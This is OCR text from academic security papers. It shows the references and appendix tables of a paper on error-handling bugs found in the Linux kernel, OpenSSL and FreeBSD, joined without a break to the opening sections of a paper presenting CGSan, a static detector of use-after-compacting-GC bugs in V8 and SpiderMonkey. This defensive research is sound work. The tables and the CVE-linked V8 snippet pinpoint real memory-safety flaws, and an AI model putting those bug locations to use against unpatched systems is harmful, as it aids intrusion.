[21] J. Lawall, B. Laurie, R. R. Hansen, N. Palix, and G. Muller. Finding error handling bugs in openssl using coccinelle. In *2010 European Dependable Computing Conference*, pages 191–196. IEEE, 2010.

[22] J. L. Lawall, J. Brunel, N. Palix, R. R. Hansen, H. Stuart, and G. Muller. Wysiwib: A declarative approach to finding api protocols and bugs in linux code. In *2009 IEEE/IFIP International Conference on Dependable Systems & Networks*, pages 43–52. IEEE, 2009.

[23] H. Liu, Y. Wang, L. Jiang, and S. Hu. Pf-miner: A new paired functions mining method for android kernel in error paths. In *2014 IEEE 38th Annual Computer Software and Applications Conference*, pages 33–42. IEEE, 2014.

[24] H.-Q. Liu, J.-J. Bai, Y.-P. Wang, Z. Bian, and S.-M. Hu. Pairminer: mining for paired functions in kernel extensions. In *2015 IEEE International Symposium on Performance Analysis of Systems and Software (ISPASS)*, pages 93–101. IEEE, 2015.

[25] K. Lu and H. Hu. Where does it go? refining indirect-call targets with multi-layer type analysis. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 1867–1881, 2019.

[26] K. Lu, A. Pakki, and Q. Wu. Automatically identifying security checks for detecting kernel semantic bugs. In K. Sako, S. Schneider, and P. Y. A. Ryan, editors, *Computer Security – ESORICS 2019*, pages 3–25, Cham, 2019. Springer International Publishing.

[27] K. Lu, A. Pakki, and Q. Wu. Detecting missing-check bugs via semantic- and context-aware criticalness and constraints inferences. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1769–1786. USENIX Association, 2019.

[28] J. Mao, Y. Chen, Q. Xiao, and Y. Shi. Rid: finding refcount bugs with inconsistent path pair checking. In *Proceedings of the Twenty-First International Conference on Architectural Support for Programming Languages and Operating Systems*, pages 531–544, 2016.

[29] C. Minyard and T. Hellstrom. Cve-2019-0685: A refcount leak vulnerability., 2004. https://sigpwn.io/blog/2020/5/7/cve-2019-0685-win32k-reference-count-leak.

[30] MITRE-CVE. A refcount leak vulnerability in the linux kernel, 2019. https://www.cvedetails.com/cve/CVE-2016-0728/.

[31] MITRE-CVE. A use-after-free in the linux kernel, 2019. https://www.cvedetails.com/cve/CVE-2019-15292/.

[32] MITRE-CVE. A double-free in the linux kernel, 2019. https://www.cvedetails.com/cve/CVE-2019-15504/.

[33] MITRE-CVE. A deadlock vulnerability in the linux kernel, 2019. https://www.cvedetails.com/cve/CVE-2019-15538/.

[34] MITRE-CVE. A null dereference vulnerability in the linux kernel, 2019. https://www.cvedetails.com/cve/CVE-2019-15923/.

[35] MITRE-CVE. A memory leak vulnerability in the linux kernel, 2019. https://www.cvedetails.com/cve/CVE-2019-16994/.

[36] MITRE-CVE. A memory leak vulnerability in the linux kernel, 2019. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-5023.

[37] MITRE-CVE. A refcount leak vulnerability in the freebsd, 2019. https://www.cvedetails.com/cve/CVE-2019-5607/.

[38] MITRE-CVE. A memory leak vulnerability in the linux kernel, 2019. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8980.

[39] MITRE-CVE. Cve-2019-0685, 2020. ttps://www.cvedetails.com/cve/CVE-2019-0685/.

[40] MITRE-CVE. A memory leak vulnerability in the linux kernel, 2020. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-15393.

[41] MITRE-CVE. Cvedetils, 2020. https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html.

[42] A. Pakki and K. Lu. Exaggerated Error Handling Hurts! An In-Depth Study and Context-Aware Detection. In *27th ACM Conference on Computer and Communications Security (CCS)*. ACM, 2020.

[43] L. project community. Llvm alias analysis infrastructure, 2020. https://llvm.org/docs/AliasAnalysis.html.

[44] H. A. Rosenberg and K. G. Shin. Software fault injection and its application in distributed systems. In *FTCS-23 The Twenty-Third International Symposium on Fault-Tolerant Computing*, pages 208–217. IEEE, 1993.

[45] C. Rubio-González, H. S. Gunawi, B. Liblit, R. H. Arpaci-Dusseau, and A. C. Arpaci-Dusseau. Error propagation analysis for file systems. In *ACM Sigplan Notices*, volume 44, pages 270–280. ACM, 2009.

[46] R. Russell. What if I don't actually like my users?, Apr. 2008. https://ozlabs.org/~rusty/index.cgi/tech/2008-04-01.html.

[47] S. Saha, J. Lawall, and G. Muller. An approach to improving the structure of error-handling code in the linux kernel. In *Proceedings of the 2011 SIGPLAN/SIGBED conference on Languages, compilers and tools for embedded systems*, pages 41–50, 2011.

[48] S. Saha, J.-P. Lozi, G. Thomas, J. L. Lawall, and G. Muller. Hector: Detecting resource-release omission faults in error-handling code for systems software. In *2013 43rd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 1–12. IEEE, 2013.

[49] D. Song, F. Hetzelt, D. Das, C. Spensky, Y. Na, S. Volckaert, G. Vigna, C. Kruegel, J.-P. Seifert, and M. Franz. Periscope: An effective probing and fuzzing framework for the hardware-os boundary. In *NDSS*, 2019.

[50] W. Tang. Identifying error code misuses in complex system. In *Proceedings of the 28th ACM SIGSOFT International Symposium on Software Testing and Analysis*, pages 428–432, 2019.

[51] Thgarnie. Syzkaller, 2019. https://github.com/google/syzkaller.

[52] S. Thummalapenta and T. Xie. Mining exception-handling rules as sequence association rules. In *2009 IEEE 31st International Conference on Software Engineering*, pages 496–506. IEEE, 2009.

[53] Y. Tian and B. Ray. Automatically diagnosing and repairing error handling bugs in c. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering*, pages 752–762. ACM, 2017.

[54] W. Weimer and G. C. Necula. Mining temporal specifications for error detection. In *International Conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 461–476. Springer, 2005.

[55] Q. Wu, Y. He, S. McCamant, and K. Lu. Precisely characterizing security impact in a flood of patches via symbolic rule comparison. In *Network and Distributed System Security Symposium (NDSS)*, 2020.

[56] W. Xu, J. Li, J. Shu, W. Yang, T. Xie, Y. Zhang, and D. Gu. From collision to exploitation: Unleashing use-after-free vulnerabilities in linux kernel. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 414–425. ACM, 2015.

[57] H. Yan, Y. Sui, S. Chen, and J. Xue. Machine-learning-guided typestate analysis for static use-after-free detection. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, pages 42–54, 2017.

[58] H. Yan, Y. Sui, S. Chen, and J. Xue. Spatio-temporal context reduction: A pointer-analysis-based static approach for detecting use-after-free vulnerabilities. In *2018 IEEE/ACM 40th International Conference on Software Engineering (ICSE)*, pages 327–337. IEEE, 2018.

[59] I. Yun, C. Min, X. Si, Y. Jang, T. Kim, and M. Naik. Apisan: Sanitizing {API} usages through semantic cross-checking. In *25th {USENIX} Security Symposium ({USENIX} Security 16)*, pages 363–378, 2016.

[60] H. Zhang, D. She, and Z. Qian. Android ion hazard: The curse of customizable memory management system. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1663–1674, 2016.

[61] S. Zhang, J. Zhu, A. Liu, W. Wang, C. Guo, and J. Xu. A novel memory leak classification for evaluating the applicability of static analysis tools. In *2018 IEEE International Conference on Progress in Informatics and Computing (PIC)*, pages 351–356. IEEE, 2018.

A Appendix

Program	File	Line#	Impact	Category
OpenSSL	crypto/x509/v3_crld.c	85	ML	D3
	crypto/cms/cms_sd.c	326	ML	D3
	crypto/store/loader_file.c	406	DF	D2
FreeBSD	lib/libkiconv/kiconv_sysctl.c	50	ML	D3
	lib/libkiconv/kiconv_sysctl.c	75	ML	D3

Table 6: DiEH bugs found in OpenSSL and FreeBSD. D1, D2, D3 denote incorrect-order, redundant, and inadequate DiEH bugs, respectively. Column "Line#" is the line number, and Column 4 indicates impact of bug. ML = memory leak, DF = double-free.

Buggy func name	Imp	Cat.	S	R
add_mdev_supported_type	RL	D1	A	
dmi_sysfs_register_handle	RL	D3	S	SIQ
kfd_topology_update_sysfs	RL	D3	S	IQ
kfd_build_sysfs_node_entry	RL	D3	S	
kfd_build_sysfs_node_entry	RL	D3	S	
kfd_build_sysfs_node_entry	RL	D3	S	
kfd_build_sysfs_node_entry	RL	D3	S	
fimc_md_register_sensor_entities	RL	D3	S	SIQ
NILFS_DEV_INT_GROUP_FNS	RL	D3	C	
power_supply_add_hwmon_sysfs	ML	D3	A	SIQ
intel_gtt_setup_scratch_page	ML	D3	A	IQ
nilfs_sysfs_create_snapshot_group	RL	D3	A	
acpi_cppc_processor_probe	RL	D3	A	SIQ
edac_device_register_sysfs_main_kobj	RL	D3	A	SIQ
netdev_queue_add_kobject	RL	D3	C	SIQ
nilfs_sysfs_create_snapshot_group	RL	D3	C	
bq24190_charger_get_property	RL	D3	S	SIQ
bq24190_charger_set_property	RL	D3	S	SIQ
bq24190_battery_get_property	RL	D3	S	SIQ
bq24190_battery_set_property	RL	D3	S	SIQ
stm32_mdma_alloc_chan_resources	RL	D3	C	SIQ
stm32_dma_alloc_chan_resources	RL	D3	S	SIQ
tegra_adma_alloc_chan_resources	RL	D3	C	SIQ
stm32_dmamux_route_allocate	RL	D3	S	IQ

Table 7: Summary of DiEH bugs detected by HERO in Linux kernel v5.3. Column(Col) 1 denotes functions containing DiEH bug. Col 2 (Imp) indicates the impact of the bug. ML = memory leak, UAF = use-after-free/double-free, DU = double-unlock, RL = refcount leak. Col 3 (Cat.) indicates the category of DiEH bugs with D1 = incorrect order, D2 = redundant, D3 = inadequate follower function. Col 4 (S) indicates the status of the patch with S, A, C, and - indicating submitted, accepted, confirmed, and file not existing in the latest version, respectively. Col 5 (R) indicates the bug's reachability from system calls (S), I/O control handlers (I), and IRQ handlers (Q).

Buggy func name	Imp	Cat.	S	R	Buggy func name	Imp	Cat.	S	R	Buggy func name	Imp	Cat.	S	R
aspeed_video_probe	ML	D3	C	SIQ	stm32f7_i2c_xfer	RL	D3	S	SIQ	rcar_pcie_probe	RL	D1	C	SIQ
nfp_abm_vnic_set_mac	ML	D3	A		stm32f7_i2c_reg_slave	RL	D3	S	SIQ	xcan_probe	RL	D1	S	SIQ
mlx4_opreq_action	-	D3	A		nv50_mstc_detect	RL	D3	C	SIQ	xcan_open	RL	D1	S	SIQ
rxkad_verify_response	ML	D3	A		nouveau_fbcon_open	RL	D3	S	SIQ	fec_enet_mdio_read	RL	D1	C	SIQ
siw_create_qp	ML	D3	C		nouveau_drm_ioctl	RL	D3	S	SIQ	macb_mdio_read	RL	D1	C	SIQ
cas_init_one	ML	D3	A	SIQ	radeon_drm_ioctl	RL	D3	C	SIQ	macb_mdio_write	RL	D1	C	SIQ
mlx4_opreq_action	ML	D3	A		radeon_crtc_set_config	RL	D3	C		omap4_keypad_probe	RL	D1	S	SIQ
add_port	ML	D3	A	SIQ	cdns_dsi_transfer	RL	D3	C	SIQ	mic_pre_enable	RL	D1	C	SIQ
img_i2s_in_probe	RL	D3	A	SIQ	v3d_get_param_ioctl	RL	D3	S	SI	img_spdif_in_probe	RL	D1	C	SIQ
iommu_group_alloc	RL	D3	A	SIQ	v3d_v3d_debugfs_ident	RL	D3	S	S	nouveau_drm_open	RL	D1	S	IQ
pblk_sysfs_init	RL	D3	C		v3d_measure_clock	RL	D3	S	S	radeon_dp_detect	RL	D1	S	
configfs_rmdir	RL	D3	C	SIQ	v3d_job_init	RL	D3	S		radeon_vga_detect	RL	D1	S	
f2fs_init_sysfs	RL	D3	C	SIQ	dss_runtime_get	RL	D3	S	SIQ	radeon_tv_detect	RL	D1	S	
f2fs_register_sysfs	RL	D3	C	S	dsi_runtime_get	RL	D3	S	SIQ	radeon_lvds_detect	RL	D1	S	
pci_create_slot	RL	D3	A	SIQ	venc_runtime_get	RL	D3	S	SIQ	bdisp_probe	RL	D1	S	SIQ
bond_sysfs_slave_add	RL	D3	A	SIQ	hdmi_runtime_get	RL	D3	S	SIQ	bdisp_start_streaming	RL	D1	S	SIQ
iscsi_boot_create_kobj	RL	D3	A	SIQ	hdmi_runtime_get	RL	D3	S	SIQ	hva_hw_probe	RL	D1	C	SIQ
rx_queue_add_kobject	RL	D3	C	SIQ	dispc_runtime_get	RL	D3	S	SIQ	hva_hw_get_ip_version	RL	D1	S	SIQ
img_spdif_out_probe	RL	D3	C	SIQ	clk_pm_runtime_get	RL	D3	C	SIQ	coda_open	RL	D1	C	SIQ
rvt_create_qp	ML	D3	A		musb_irq_work	RL	D3	C	SIQ	fimc_is_probe	RL	D1	C	SIQ
gfs2_create_inode	RL	D3	C	SIQ	usb_port_resume	RL	D3	S	SIQ	fimc_lite_open	RL	D1	S	SIQ
ath10k_sta_state	RL	D3	C	SIQ	ina3221_write_enable	RL	D3	S	S	dcmi_start_streaming	RL	D1	S	SIQ
ccp_run_sha_cmd	ML	D3	C		gpmi_nfc_exec_op	RL	D3	C	SIQ	s3c_camif_probe	RL	D1	C	SIQ
rockchip_pdm_resume	RL	D3	A	SIQ	bch_set_geometry	RL	D3	C	SIQ	img_i2s_in_probe	RL	D1	C	SIQ
tegra30_ahub_resume	RL	D3	A	SIQ	delta_get_sync	RL	D3	S	SIQ	venc_open	RL	D1	C	SIQ
tegra30_i2s_resume	RL	D3	A	SIQ	hva_hw_dump_regs	RL	D3	S	S	vfe_get	RL	D1	S	SIQ
img_i2s_out_set_fmt	RL	D3	C	I	stm32f7_i2c_reg_slave	RL	D3	S	SIQ	exynos_trng_probe	RL	D1	C	SIQ
img_i2c_xfer	RL	D3	C	SIQ	isp_video_open	RL	D3	C	SIQ	rvin_open	RL	D1	C	SIQ
configfs_rmdir	RL	D3	C	SIQ	s5pcsis_s_stream	RL	D3	S	SIQ	rvt_create_qp	ML	D1	A	
img_prl_out_set_fmt	RL	D3	A	I	fimc_capture_open	RL	D3	C	SIQ	rawsock_connect	RL	D1	S	SIQ
ethoc_probe	ML	D3	S	SIQ	vpe_runtime_get	RL	D3	S	SIQ	lpi2c_imx_master_enable	RL	D3	S	SIQ
img_i2s_out_probe	RL	D3	C	SIQ	xiic_xfer	RL	D3	S	SIQ	panfrost_job_hw_submit	RL	D3	S	SIQ
img_i2c_init	RL	D3	C	SIQ	s3c_camif_open	RL	D3	C	SIQ	vc4_dsi_encoder_enable	RL	D3	S	SIQ
img_i2c_xfer	RL	D3	C	SIQ	s5p_mfc_power_on	RL	D3	S	SIQ	vc4_vec_encoder_enable	RL	D3	S	SIQ
display_init_sysfs	RL	D3	A	SIQ	img_i2s_in_set_fmt	RL	D3	C	I	cpuidle_add_state_sysfs	RL	D3	A	IQ
bq24190_sysfs_show	RL	D3	S	SIQ	csid_set_power	RL	D3	C	SIQ	efivar_create_sysfs_entry	RL	D3	C	SIQ
bq24190_sysfs_store	RL	D3	S	S	ispif_set_power	RL	D3	C	SIQ	esre_create_sysfs_entry	RL	D3	A	SIQ
img_pwm_remove	RL	D3	S	SIQ	csiphy_set_power	RL	D3	S	SIQ	stm32f7_i2c_smbus_xfer	RL	D3	S	SIQ
img_pwm_config	RL	D3	S	SIQ	vsp1_probe	RL	D3	C	SIQ	dwc3_pci_resume_work	RL	D3	C	SIQ
ti_qspi_setup	RL	D3	C	SIQ	rcar_fcp_enable	RL	D3	S	SIQ	cdns_dsi_bridge_enable	RL	D3	C	SIQ
tegra_sflash_resume	RL	D3	C	SIQ	__vxlan_dev_create	ML	D3	C	Q	nfc_genl_llc_set_params	UAF	D2	C	IQ
tegra_spi_setup	RL	D3	S	SIQ	cpuidle_add_sysfs	RL	D3	A	SIQ	wlcore_regdomain_config	RL	D3	C	IQ
tegra_spi_resume	RL	D3	S	SIQ	fw_cfg_register_file	RL	D3	S	SIQ	radeon_driver_open_kms	RL	D3	C	
sprd_spi_remove	RL	D3	C	SIQ	edd_device_register	RL	D3	S	SIQ	nouveau_crtc_set_config	RL	D3	-	SIQ
tegra_slink_setup	RL	D3	C	SIQ	dmi_system_event_log	RL	D3	S	IQ	rga_buf_start_streaming	RL	D3	C	
tegra_slink_resume	RL	D3	C	SIQ	mc13xxx_rtc_probe	DU	D2	A	SIQ	s5p_jpeg_start_streaming	RL	D3	S	SIQ
img_spfi_resume	RL	D3	S	SIQ	m66592_probe	DF	D2	A	SIQ	stm32f7_i2c_smbus_xfer	RL	D3	S	SIQ
edma_probe	RL	D3	C	SIQ	cros_ec_ishtp_probe	DU	D2	S	SIQ	mtk_jpeg_start_streaming	RL	D3	S	SIQ
rcar_dmac_probe	RL	D3	S	SIQ	punch_hole	DU	D2	-	SIQ	stm32f7_i2c_unreg_slave	RL	D3	S	SIQ
sprd_dma_remove	RL	D3	S	SIQ	nfc_genl_llc_sdreq	UAF	D2	C	IQ	fimc_isp_subdev_s_power	RL	D3	S	SIQ
zpa2326_resume	RL	D3	C	SIQ	qcom_pcie_probe	-	D2	S	SIQ	nouveau_gem_object_del	RL	D3	S	
arizona_clk32k_enable	RL	D3	A	SIQ	s3c_camif_probe	-	D1	A	SIQ	panfrost_perfcnt_enable_locked	RL	D3	S	
gpio_rcar_request	RL	D3	C	SIQ	tegra_adma_probe	-	D1	C	SIQ	etnaviv_gpu_recover_hang	RL	D3	S	SIQ
arizona_gpio_get	RL	D3	A	SIQ	i915_gem_init	ML	D1	C	IQ	arizona_gpio_direction_out	RL	D3	A	SIQ
sata_rcar_resume	RL	D3	A	SIQ	pvrdma_pci_probe	-	D1	A	SIQ	vc4_hdmi_encoder_enable	RL	D3	S	SIQ
sata_rcar_restore	RL	D3	A	SIQ	qib_create_port_files	RL	D1	A		amdgpu_display_crtc_set_config	RL	D3	S	
cdns_pcie_host_probe	RL	D3	S	SIQ	add_port	RL	D1	A	SIQ	nouveau_connector_detect	RL	D3	S	SIQ
cdns_pcie_ep_probe	RL	D3	-	SIQ	i915_gem_init	ML	D1	-	IQ	nv50_disp_atomic_commit	RL	D3	C	SIQ
xcan_get_berr_counter	RL	D3	S	SIQ	test_hints_case	RL	D1	A	SIQ	edac_pci_main_kobj_setup	RL	D3	A	IQ
fec_enet_open	RL	D3	C	SIQ	gfs2_create_inode	RL	D1	C	SIQ	nouveau_gem_object_open	RL	D3	C	
fec_enet_mdio_write	RL	D3	C	SIQ	rocker_dma_rings_init	ML	D1	A	SIQ	nouveau_debugfs_pstate_set	RL	D3	C	SIQ
bma150_open	RL	D3	S	SIQ	tegra_spi_probe	RL	D1	S	SIQ	nouveau_debugfs_strap_peek	RL	D3	S	S
stmfts_input_open	RL	D3	S	IQ	tegra_slink_probe	RL	D1	C	SIQ	amdgpu_connector_dp_detect	RL	D1	S	
stm32f7_i2c_xfer	RL	D3	S	SIQ	tegra_adma_probe	RL	D1	C	SIQ	amdgpu_connector_vga_detect	RL	D1	S	
arizona_extcon_probe	RL	D3	C	SIQ	usb_dmac_probe	RL	D1	S	SIQ	amdgpu_connector_lvds_detect	RL	D1	S	
etnaviv_gpu_init	RL	D3	S	SIQ	sprd_dma_probe	RL	D1	S	SIQ	amdgpu_driver_open_kms	RL	D1	S	
etnaviv_gpu_debugfs	RL	D3	S		sata_rcar_probe	RL	D1	A	SIQ	tegra_vde_ioctl_decode_h264	RL	D1	C	SI
etnaviv_gpu_bind	RL	D3	S	SIQ	tegra_pcie_probe	RL	D1	S	SIQ	qlcnic_83xx_interrupt_test	ML	D1	A	I
vc4_v3d_pm_get	RL	D3	S	SI	qcom_pcie_probe	RL	D1	S	SIQ	acpi_sysfs_add_hotplug_profile	RL	D1	A	IQ
amdgpu_drm_ioctl	RL	D3	S	SIQ	dra7xx_pcie_probe	RL	D1	S	SIQ	nilfs_sysfs_create_device_group	RL	D1	C	S

Table 8: Summary of DiEH bugs detected by HERO in Linux kernel v5.3. Column(Col) 1 denotes functions containing DiEH bug. Col 2 (Imp) indicates the impact of the bug. ML = memory leak, UAF = use-after-free/double-free, DU = double-unlock, RL = refcount leak. Col 3 (Cat.) indicates the category of DiEH bugs with D1 = incorrect order, D2 = redundant, D3 = inadequate follower function. Col 4 (S) indicates the status of the patch with S, A, C, and - indicating submitted, accepted, confirmed, and file not existing in the latest version, respectively. Col 5 (R) indicates the bug's reachability from system calls (S), I/O control handlers (I), and IRQ handlers (Q).

Precise and Scalable Detection of Use-after-Compacting-Garbage-Collection Bugs

HyungSeok Han
Theori Inc.

Andrew Wesie
Theori Inc.

Brian Pak
Theori Inc.

Abstract

Compacting garbage collection (*compact-gc*) is a method that improves memory utilization and reduces memory fragmentation by rearranging live objects and updating their references using an address table. A critical *use-after-free* bug may exist if an object reference that is not registered in the address table is used after *compact-gc*, as the live object may be moved but the reference will not be updated after *compact-gc*. We refer to this as a use-after-compact-gc (*use-after-cgc*) bug. Prior tools have attempted to statically detect these bugs with target-specific heuristics. However, due to their path-insensitive analysis and imprecise target-specific heuristics, they have high false-positives and false-negatives.

In this paper, we present a precise and scalable static analyzer, named CGSan, for finding *use-after-cgc* bugs. CGSan detects *use-after-cgc* bug candidates by intra-procedural static symbolic taint analysis and checks their feasibility by under-constrained directed symbolic execution. To mitigate the incompleteness of intra-procedural analysis, we employ a type-based taint policy. For scalability, we propose using directed inter-procedural control-flow graphs, which reduce search spaces by excluding paths irrelevant to checking feasibility, and directed scheduling, which prioritizes paths to quickly check feasibility. We evaluated CGSan on Google V8 and Mozilla SpiderMonkey, and we found 13 unique *use-after-cgc* bugs with only 2 false-positives while two prior tools missed 10 bugs and had 34 false-positives in total.

1 Introduction

Garbage collection [30] automatically finds and reclaims dead memory objects that are no longer used in the program execution. This feature makes garbage collection an essential part of modern memory management. Virtual machines and interpreters, such as Microsoft Common Language Runtime and JavaScript (JS) engines, apply garbage collection to determine when memory objects should be freed at runtime because the systems are too complex to specify where memory objects should be disposed in the source code.

```
1  void InterpretedFrame::Summarize(...) const {
2    ...
3    // define an unrooted pointer, `code`.
4    AbstractCode code = AbstractCode::cast(GetBytecodeArray());
5    // `GetParameters` triggers a GC.
6    Handle<FixedArray> params = GetParameters();
7    // the moved `code` is used as a function argument.
8    FrameSummary::JavaScriptFrameSummary summary(
9        isolate(), receiver(), function(), code,
10       GetBytecodeOffset(), IsConstructor(), *params);
11   ...
12 }
```

Figure 1: A code snippet in Google V8 triggers a *use-after-cgc* bug assigned to CVE-2019-13696 [22].

One of the most popular garbage collection variants is compacting garbage collection (*compact-gc*) [7, 11, 15] for efficient memory management. The primary cause of wasted memory is the presence of holes after memory objects are freed, known as memory fragmentation. If future memory allocations are larger than the existing holes, additional memory must be allocated and the memory holes remain unused. To resolve this issue, *compact-gc* rearranges live objects, which are still in use, and updates their references, so that the memory holes can be compacted into larger areas of free memory. For the update process, it manages an address table containing memory addresses where the references are stored. We call the references registered in the table *rooted* pointers.

Compact-gc introduces a new type of *use-after-free* bugs if an *unrooted* pointer, which is not registered in the address table, is used after *compact-gc*. It is well-known that if an *unrooted* pointer refers to a dead object, it becomes a dangling pointer after *compact-gc*. But also, if an *unrooted* pointer refers to a live object and the live object is moved after *compact-gc*, the *unrooted* pointer becomes a dangling pointer because the *unrooted* pointer is not updated. We call such bugs use-after-compact-gc (*use-after-cgc*) bugs. Figure 1 shows an example of *use-after-cgc* bugs in Google V8. First, an *unrooted* pointer, `code`, is defined by a function call. Then, `GetParameters` internally triggers *compact-gc*, which moves the object in `code` and makes `code` a dangling pointer. Finally,

`code` is used as an argument of `JavaScriptFrameSummary` constructor, which leads to a *use-after-cgc* bug.

Detection of *use-after-cgc* bugs is an important problem because developers intentionally use *unrooted* pointers instead of *rooted* pointers for performance reasons. Using *rooted* pointers requires more memory operations than using *unrooted* pointers. When a *rooted* pointer is created, it is registered in the address table and it will be updated after *compact-gc*. If the pointer is used only before *compact-gc*, it does not need to be updated, and employing a *rooted* pointer is a waste of CPU cycles. Therefore, developers use *unrooted* pointers if they believe that the pointers are never used after *compact-gc*. For example, Google V8 uses *unrooted* pointers in over 5,000 locations. This highlights the need for automatic tools to guarantee they are safely used.

Although *use-after-cgc* bugs are as critical as *use-after-free* bugs, there are few *use-after-cgc* bug detectors and they have several limitations. For example, Google V8 and Mozilla SpiderMonkey have static analyzers to find *use-after-cgc* bugs, named gcmole [1] and rootAnalysis [2], respectively. They focus on finding patterns of *unrooted* pointer definition, *compact-gc*, and *unrooted* pointer use, which we refer to as *def-cgc-use* pairs. For scalability, they employ intra-procedural and path-insensitive analysis without solving path constraints. To mitigate their imprecision, they heuristically silence *def-cgc-use* pairs that developers mark as safe, which are target-specific and can be incorrect. Hence, their methods are scalable but not general and have high false-positives and false-negatives (see §2.3).

While it is possible to apply general bug finding methods, like fuzzing [19] and symbolic execution [14, 34], or previous *use-after-free* bug detection methods [5, 32, 33] to find *use-after-cgc* bugs, these cannot be both precise and scalable at the same time in practice. In particular, garbage collection is usually executed when the size of the managed heap is over a threshold. It thus may require many memory allocations to trigger the garbage collection. This makes fuzzing slow and symbolic execution not applicable because path constraints do not include any condition for the threshold. Previous *use-after-free* bug detectors employ pointer analysis to find *use-free* pairs. However, in programs using garbage collection, *free* operations are centralized in garbage collection functions and memory objects are only freed when they are dead. It requires a context-sensitive analysis, which is not scalable in practice, to figure out when the garbage collection functions free each pointer. Additionally, pointer analysis is difficult to be simultaneously precise and scalable for complex programs with garbage collection because there are too many pointers to analyze. Brown *et al.* [8] found *use-after-free* bugs caused by garbage collection in JS bindings with an incomplete source code parser, which focused on portions relevant to what they want to check. The imprecise parsing made the analysis scalable but path-insensitive and incomplete, which can lead to high false-positives and false-negatives.

In this paper, we propose a precise and scalable detection method of *use-after-cgc* bugs. At a high level, we find *def-cgc-use* pairs, which are *use-after-cgc* bug candidates, using data-flow analysis. We then automatically check their feasibilities with directed symbolic execution [4, 12, 18].

While the high-level idea is intuitive, there are two challenges to be both precise and scalable at the same time. (1) Traditional data-flow analysis [3] is scalable but not precise because it only supports data propagation through variables, not memory. (2) Directed symbolic execution is not scalable enough to be applied to large systems like JS engines.

To cover data propagation through variables and memory at scale for the systematic detection of *def-cgc-use* pairs, we employ intra-procedural static symbolic taint analysis. Symbolic taint analysis gives us precise data-flow analysis by representing taint values with symbolic expressions, but it is not scalable. Thus, we start the analysis from the function entry and do not dive into the function calls, which reduces path explosion and improves scalability. We also employ a taint policy based on value types and call-graphs to mitigate the imprecision of the intra-procedural analysis.

For scalable directed symbolic execution, we perform under-constrained directed symbolic execution, which starts from the function entry, skipping the paths from the program entry to the function entries, similar to UC-KLEE [26]. We also guide the directed symbolic execution based on the directed inter-procedural control-flow graphs (ICFGs) to avoid traversing paths that are irrelevant to check the feasibility of *def-cgc-use* pairs. Additionally, we prioritize the traversal of paths using the directed scheduling.

We implement a precise and scalable detection of *use-after-cgc* bugs in a static analyzer, named CGSan, and apply it to Google V8 and Mozilla SpiderMonkey. As a result, CGSan found 13 *use-after-cgc* bugs, including 10 bugs that the prior tools could not detect. And CGSan had only 2 false-positives while prior tools had 34 false-positives in total. We also show that the directed ICFGs and the directed scheduling improve the scalability of the directed symbolic execution. Lastly, we present three kinds of patches for *use-after-cgc* bugs based on our study and various patches by the developers.

In summary, our main contributions are as follows:

- We propose a precise and scalable static analyzer for *use-after-cgc* bug detection, called CGSan, based on intra-procedural static symbolic taint analysis and under-constrained directed symbolic execution.
- We present novel techniques to boost up the scalability of the directed symbolic execution, with the directed ICFGs and the directed scheduling.
- We evaluate CGSan on Google V8 and Mozilla SpiderMonkey and found 13 unique bugs with only 2 false-positives.
- We make our source code public to support open-science: https://github.com/DaramG/CGSan.

2 Background

In this section, we review how a compacting garbage collection manages memory objects. We then introduce a definition of a *use-after-cgc* bug with simple examples and explain how prior tools detect *use-after-cgc* bugs and show their limitations. Lastly, we describe symbolic taint analysis and directed symbolic execution, which are the basis of our techniques for finding *use-after-cgc* bugs.

2.1 Compacting Garbage Collection

Compacting garbage collection (*compact-gc*) [7, 11, 15] is an optimized garbage collection that solves the memory fragmentation problem. Due to its memory efficiency, many systems, including Java Virtual Machine, Microsoft Common Language Runtime, and some JS engines employ *compact-gc*. Thus, these systems may have potential *use-after-cgc* bugs.

Compact-gc is usually located within the memory allocator and is explicitly triggered when the allocated heap size is over a threshold. It starts with tracing memory to find objects that are no longer in use. If the objects are reachable from the root objects, which developers assert as still in use, they can be accessed in the rest of the program. It determines as garbage those objects that are not reachable from the roots, reclaims these garbage objects, and compacts memory by relocating live objects into contiguous memory.

Programs have diverse kinds of memory objects managed by *compact-gc*. There is a concept of a memory cell that is a basic type of memory object, which each different kind of memory object is derived from. For example, Google V8 and Mozilla SpiderMonkey have abstract super-classes representing the memory cell named `Object` and `Cell`, respectively.

When *compact-gc* relocates live objects, it moves their data and updates their references. Figure 2 shows memory layouts before and after *compact-gc*. It manages an address table that has addresses where the references are stored and, when needed, recursively updates the references in the address table. We call pointers in the table *rooted* pointers and pointers not in the table *unrooted* pointers. In general, object types derived from the cell type are *unrooted* pointers.

The address table should be kept updated by the lifetimes of *rooted* pointers. If *rooted* pointers are not saved into the table after they are initialized, they will not be updated during *compact-gc* and become dangling pointers. If they are not removed from the table after they are disposed, *compact-gc* will overwrite values at invalid addresses. To make sure that *rooted* pointers are registered and deregistered by their lifetime, developers employ a custom smart pointer in C++ whose constructor and destructor perform registration and deregistration. For instance, V8 and SpiderMonkey employ custom smart pointers, `Handle<T>` and `Rooted<T>` to represent *rooted* pointers for memory object type `T`.




Figure 2: Memory layouts before and after *compact-gc*.

2.2 Use-after-Compacting-GC Bugs

In this subsection, we define *use-after-cgc* bugs with the terminologies and introduce their simple examples.

2.2.1 Definitions

Before diving into sample examples of *use-after-cgc* bugs, we first introduce several terminologies related to a *use-after-cgc* bug and define what a *use-after-cgc* bug is.

***Rooted* pointer.** As described in §2.1, a *rooted* pointer is a reference that is registered in the address table of *compact-gc* for the relocation.

